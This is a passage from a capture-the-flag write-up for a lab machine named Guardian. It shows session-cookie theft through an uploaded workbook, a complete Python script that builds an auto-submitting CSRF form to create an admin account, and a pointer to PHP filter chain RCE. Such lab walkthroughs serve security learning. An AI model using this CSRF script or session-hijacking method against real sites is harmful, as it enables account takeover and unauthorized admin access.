otherwise it will not work.
Capture the Teacher Session
Section titled “Capture the Teacher Session”Save the workbook as exploit.xlsx.
 upload the file and start listening on the port you put.

and there you have it now go to Inspect on browser and replace the cookies

after replace refresh the page and you will be as sammy a teacher.

CSRF to Admin

Section titled “CSRF to Admin”As Sammy, inspect the lecturer area for the notice feature.

so when i create notice down there
Create an Admin Account
Section titled “Create an Admin Account”The notice feature lets a teacher send a link for admin review. Use it to deliver a CSRF form that creates a new admin account.
import requestsimport re
# 1. Target URL to get CSRF tokentoken_url = "http://portal.guardian.htb/lecturer/notices/create.php"
# 2. Your session cookie (replace with a valid one for testing)cookies = {    "PHPSESSID": "71jbfrc7ogkmiqrn4ovdj59kas"}
# 3. Fetch the pageresp = requests.get(token_url, cookies=cookies)html = resp.text
# 4. Extract CSRF token using regexmatch = re.search(r'name="csrf_token" value="([a-f0-9]+)"', html)if not match:    print("CSRF token not found!")    exit()
csrf_token = match.group(1)print("CSRF token found:", csrf_token)
# 5. Generate malicious HTML with the tokencsrf_html = f"""<!DOCTYPE html><html>  <body>    <form id="csrfForm" action="http://portal.guardian.htb/admin/createuser.php" method="POST">      <input type="hidden" name="username" value="dollarboysushil" />      <input type="hidden" name="password" value="dollarboysushil" />      <input type="hidden" name="full_name" value="dollarboysushil" />      <input type="hidden" name="email" value="dbs@dollarboysushil.com" />      <input type="hidden" name="dob" value="2000-01-01" />      <input type="hidden" name="address" value="dollarboysushil" />      <input type="hidden" name="user_role" value="admin" />      <input type="hidden" name="csrf_token" value="{csrf_token}"/>    </form>
    <script>      setTimeout(() => {{        document.getElementById("csrfForm").submit();        console.log("Form submitted automatically!");      }}, 2000);    </script>  </body></html>"""
# 6. Save to a filewith open("csrf.html", "w") as f:    f.write(csrf_html)
print("csrf.html generated! Host it and send the link to the admin.")
replace the PHPSESSID with the one you get for for teacher.


after that start the server and send the csrf.html to admin.

after this log out and login as dollarboysushil:dollarboysushil
as admin.

you got in as admin.

PHP Filter Chain RCE
Section titled “PHP Filter Chain RCE”The admin panel exposes a parameter that can be used to achieve remote code execution.
but you will have to use PHP Chanin to get RCE
you can git clone the respository.
and craft the payload.
